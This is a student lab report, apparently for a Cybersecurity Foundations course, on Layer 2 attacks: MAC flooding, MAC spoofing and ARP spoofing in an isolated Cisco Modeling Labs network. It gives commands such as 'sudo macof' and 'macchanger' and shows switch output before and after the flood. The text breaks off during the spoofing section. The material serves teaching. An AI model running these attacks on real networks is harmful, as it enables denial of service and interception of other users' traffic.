

Layer 2 Security Lab

CYBR3010

Cybersecurity Foundations

Arr Domingo

Student ID: 200458099

Instructor: Sam El-Awour

Table of Contents

Introduction	1
Network Diagram	1
MAC Address Table	2
Layer 2 vulnerabilities and potential impact	4
MAC Flooding	4
MAC Spoofing	5
ARP Spoofing	5
Test results (before and after scenarios)	6
MAC flooding before launching the attack in Kali Linux VM	6
MAC flooding after launching the attack in Kali Linux VM	8
MAC spoofing before launching the attack in Kali Linux VM.....	10
MAC spoofing after launching the attack in Kali Linux VM	12
ARP Spoofing before launching the attack in Kali Linux VM.....	17
ARP Spoofing after launching the attack in Kali Linux VM	18
Prevention and Mitigation	22
MAC flooding attack – security measures	22
MAC spoofing attack – security measures.....	29
ARP Spoofing attack – security measure	31

Questions and Answers.....	34
-----------------------------------	-----------

What role does the Spanning Tree Protocol (STP) play in a Layer 2 network? Analyze how STP manipulation attacks could be leveraged to cause denial-of-service or traffic interception. Recommend a security-hardening plan that preserves redundancy while minimizing attack vectors..... 34

What is Dynamic ARP Inspection and what does it protect against?..... 35

How does DHCP snooping, port security, and endpoint posture assessment could be integrated into a cohesive Layer 2 defense strategy? 35

Introduction

This document is about **Data Link Layer** (layer 2 of the OSI model). **Switch** (as well as bridge) is the common device operating here, which maintains an address table called **MAC address table** to efficiently switch frames between interfaces on the same Local Area Network (LAN). Simply put, it's like a directory that links devices' unique hardware addresses to the ports they're connected to on a switch. When a switch receives a frame, it associates the MAC address of the sending device with the switch port on which it was received. Because switch is responsible for how devices communicate within LAN, data link layer is a common target for network attack. Therefore, this document will also tackle vulnerabilities in data link layer, compare results before and after the attack, and apply security measures to mitigate the vulnerabilities effectively.

Network Diagram

This is the network layout which consists of multiple virtual machines (VMs) with MAC address running on different operating systems (Windows, Linux), as well as a virtual cisco switch configured to communicate with other network devices.




Figure 1. Network Diagram for Layer 2 Security Lab.

MAC Address Table

MAC Address Table is a data structure used by network switches to map MAC (Media Access Control) addresses to specific switch ports. To display the switch's MAC address table, enter the command "**show mac address-table**" in privileged EXEC mode after connecting to the switch's CLI. This command will show a table of MAC addresses, their associated VLANs, how they were learned (static or dynamic), and the port on which they were learned.




Figure 2. Network diagram with the associated MAC address table.

In this diagram, switch's port e0/1 is where Kali Linux is connected with MAC address 5254.0000.85e3, vlan of 1, and of dynamic type. Switch's port e0/2 is where Windows 10 is connected with MAC address 5254.0086.0FFF, vlan of 1, and of dynamic type. Switch's port e0/3 is where Windows 11 is connected with MAC address 5254.002C.82E4, vlan of 1, and of dynamic type.

To be more precise, check the table below.

Table 1. Tabular representation of Virtual Machines with the corresponding MAC Address Table.

Virtual Machines	Vlan	Mac Address	Type	Ports
Kali Linux	1	5254.0000.85e3	Dynamic	E0/1
Windows 10	1	5254.0086.0FFF	Dynamic	E0/2
Windows 11	1	5254.002C.82E4	Dynamic	E0/3

Layer 2 vulnerabilities and potential impact

MAC Flooding

It is a cyberattack that targets network switches on a Local Area Network (LAN) and tries to steal user data. Every device has a MAC address, a unique numerical signifier used to identify the device within a network. The attacker uses the command “**macof**”, which floods the local network with random fake MAC addresses, causing some switches to fail open in repeating mode which in turn facilitate sniffing.

As a result, sensitive data can be intercepted by attackers and can lead to data breaches, financial losses, and damage to an organization’s reputation. By overloading a network switch, attackers can disrupt its functionality and block legitimate traffic. This causes serious issues like efficiency, increased delays, or even a complete denial of service for authorized users. Furthermore, when network traffic is broadcast to all devices, attackers can intercept sensitive information they wouldn’t normally have access to. This includes login credentials, private data,

or communications meant for restricted systems. Such unauthorized access can compromise the security of the entire network and lead to further exploitation.

MAC Spoofing

MAC spoofing is modifying the MAC address of a device to imitate another device present on the network. In a MAC spoofing attack, the hacker changes their device's MAC address to match a legitimate device's address, connects to the network, and intercepts or redirects data intended for the legitimate device.

Several tools can be used to change the MAC address of network interface card, and for this purpose, it will use **MAC Changer**. By spoofing a MAC address, attackers can intercept data intended for a legitimate device, leading to risks such as session hijacking and man-in-the-middle attacks. Attackers can also gain unauthorized access to a network which can create unauthorized access points, disrupt network operations and make it difficult for legitimate users to log on and share resources. Finally, attackers can steal network credentials leading to potential identity theft.

ARP Spoofing

ARP (Address Resolution Protocol) spoofing is a type of attack in which a malicious actor sends falsified ARP messages over a local area network. This results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network. Once the

attacker's MAC address is connected to an authentic IP address, the attacker will begin receiving any data that is intended for that IP address.

Generally speaking, the goal of ARP spoofing is to steal sensitive information by targeting vulnerable websites or stealing cookies. Other than websites, a Man-in-the-Middle (MITM) attack can happen in any form of online communication such as email, DNS lookups, social media and so on. This security breach exploits real-time transactions and conversations by intercepting data that is meant to be secure, and it is usually too late by the time either of the affected party realizes what has transpired.

Test results (before and after scenarios)

MAC flooding before launching the attack in Kali Linux VM

- In CML, right-click the switch then press "Start".
- Right-click the switch again then press "Console".
- Click "Open Console".
- In the console, type "enable" then press enter.
- Type "configure" then press enter.
- If you see "Configuring from terminal, memory, or network [terminal]", just press enter.
- Inside the config, type the word "hostname" plus name of the device to enter the device configuration, then press enter. Ex. "hostname SW01".
- Type "exit".

- Considering all the virtual machines were turned-on, type “show mac address-table” in switch.
- MAC address table will display MAC addresses that are connected to the switch.

```

Cisco Modeling Labs Workbench 02 LAYER 2 SECURITY LAB ▾ DASHBOARD TOOLS ADMIN
LAB NODES PANES GUIDE
> SW01
SW01#show mac address-table
Mac Address Table
-----
Vlan    Mac Address      Type    Ports
----
1       5254.002c.82e4    DYNAMIC Et0/3
1       5254.0086.0fff    DYNAMIC Et0/2
Total Mac Addresses for this criterion: 2
SW01#show mac address-table
Mac Address Table
-----
Vlan    Mac Address      Type    Ports
----
1       5254.002c.82e4    DYNAMIC Et0/3
1       5254.0086.0fff    DYNAMIC Et0/2
Total Mac Addresses for this criterion: 2
SW01#
*Oct 7 06:44:49.808: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/2 TDR=0, TRC=0
SW01#show mac address-table
Mac Address Table
-----
Vlan    Mac Address      Type    Ports
----
1       5254.002c.82e4    DYNAMIC Et0/3
1       5254.0086.0fff    DYNAMIC Et0/2
Total Mac Addresses for this criterion: 2
SW01#show mac address-table
Mac Address Table
-----
Vlan    Mac Address      Type    Ports
----
1       5254.0000.85e3    DYNAMIC Et0/1
1       5254.002c.82e4    DYNAMIC Et0/3
1       5254.0086.0fff    DYNAMIC Et0/2
Total Mac Addresses for this criterion: 3
SW01#
CPU 18.50% MEMORY 55.62% DISK 34.77% 0 OK (FREE-TIER)

```

Figure 3. Before the MAC flooding attack, there are total of 3 MAC addresses connected to the switch.

MAC flooding after launching the attack in Kali Linux VM

- To launch an attack, type “**sudo macof -1 eth0**” in Kali Linux terminal and press enter.
- Type the password and press enter.
- Mac flooding will take effect at this moment of time. Several frames with different MAC addresses will be displayed continuously.




Figure 4. After the MAC flooding attack, notice in Kali Linux terminal that all frames with different MAC addresses will keep showing up.

- In switch console, type “show mac address-table” then press enter.
- This will display the total entries of MAC addresses after the MAC flooding attack.

```


Cisco Modeling Labs Workbench 02 LAYER 2 SEC
>_ SW01
1 df26.2f17.6ebd DYNAMIC Et0/1
1 dffa.0273.7068 DYNAMIC Et0/1
1 e236.bb31.9ab1 DYNAMIC Et0/1
1 e247.8229.fb7a DYNAMIC Et0/1
1 e508.e939.5192 DYNAMIC Et0/1
1 e5bb.022f.4d5e DYNAMIC Et0/1
1 e6a1.df11.9547 DYNAMIC Et0/1
1 e722.0451.8ff7 DYNAMIC Et0/1
1 e7ee.da1d.d8e0 DYNAMIC Et0/1
1 e834.8236.4cc5 DYNAMIC Et0/1
1 e841.ed08.0aa8 DYNAMIC Et0/1
1 e983.dd7e.1435 DYNAMIC Et0/1
1 e9e6.fa5f.f6fb DYNAMIC Et0/1
1 ea3f.2733.55a8 DYNAMIC Et0/1
1 eaa4.e916.9199 DYNAMIC Et0/1
1 eadd.ea26.9b7e DYNAMIC Et0/1
1 eb3b.067f.cbb0 DYNAMIC Et0/1
1 ec0c.0431.5d07 DYNAMIC Et0/1
1 ece5.ae1e.8c9b DYNAMIC Et0/1
1 ed03.3c76.df53 DYNAMIC Et0/1
1 eef6.1a6f.b5ff DYNAMIC Et0/1
1 ef31.6372.ac2b DYNAMIC Et0/1
1 efd5.ce27.4a50 DYNAMIC Et0/1
1 f51a.a064.f1ee DYNAMIC Et0/1
1 f5e8.2862.8df3 DYNAMIC Et0/1
1 f648.db57.d61b DYNAMIC Et0/1
1 f6e3.0c31.0272 DYNAMIC Et0/1
1 f81d.4b47.8f82 DYNAMIC Et0/1
1 f826.2065.8245 DYNAMIC Et0/1
1 fa76.b17f.7055 DYNAMIC Et0/1
1 fb87.a92e.2c6b DYNAMIC Et0/1
1 fc72.c803.3821 DYNAMIC Et0/1
1 fd68.2e3b.e2cb DYNAMIC Et0/1
1 fe07.3c14.140b DYNAMIC Et0/1
1 feaf.441d.48f8 DYNAMIC Et0/1
1 ff16.1650.6d4c DYNAMIC Et0/1
Total Mac Addresses for this criterion: 313
SW01>
SW01>
SW01>
SW01>
SW01>
SW01>
SW01>
CPU 33.59% MEMORY 25.15%

```

Figure 5. After the MAC flooding attack, there are total of 313 MAC addresses in the MAC address table as opposed to 3 MAC addresses before the MAC flooding attack.

MAC spoofing before launching the attack in Kali Linux VM


- In CML, start both the switch and Kali Linux VM.
- Open the terminal in Kali Linux and run the command “ifconfig”. This command will check the MAC address of Kali Linux VM.



```
(cisco@cisco)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    ether 52:54:00:00:85:e3 txqueuelen 1000 (Ethernet)  
    RX packets 2 bytes 480 (486.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 6548 bytes 416020 (406.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    ether 52:54:00:ff:65:d8 txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 1181 bytes 195825 (191.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 31504 bytes 2551080 (2.4 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 31504 bytes 2551080 (2.4 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 6. Before MAC spoofing attack, MAC address of Kali Linux VM is **52:54:00:00:85:e3**, which is the original MAC address.

- On the switch, open the console and run the command “show mac address-table” to display the MAC address connected to the switch.




```
SW01#
SW01#
SW01#
SW01#
SW01#
SW01#
SW01#
SW01#
SW01#show mac address-table
      Mac Address Table
-----
Vlan    Mac Address      Type      Ports
-----
1       5254.0000.85e3    DYNAMIC   Et0/1
Total Mac Addresses for this criterion: 1
SW01#
SW01#
SW01#
SW01#
SW01#
SW01#
SW01#
SW01#
```

Figure 7. The MAC address in switch is **5254.0000.85e3**, which is the same and the original MAC address of Kali Linux VM.

MAC spoofing after launching the attack in Kali Linux VM

- To launch the MAC spoofing attack, type “macchanger -h” in Kali Linux terminal and press enter. This is a command for help and to see all the available options.
- Type “sudo macchanger -s eth0”, press enter and enter the password. This command is to show the current and permanent MAC address of Kali Linux VM in interface eth0.



```
Cisco Modeling Labs Workbench 02 LAYER 2 SECURITY LAB DASHBOARD TOOLS ADMIN
KALI LINUX
File Actions Edit View Help
$ macchanger -h
GNU MAC Changer
Usage: macchanger [options] device

-h, --help            Print this help
-V, --version         Print version and exit
-s, --show            Print the MAC address and exit
-e, --ending          Don't change the vendor bytes
-a, --another         Set random vendor MAC of the same kind
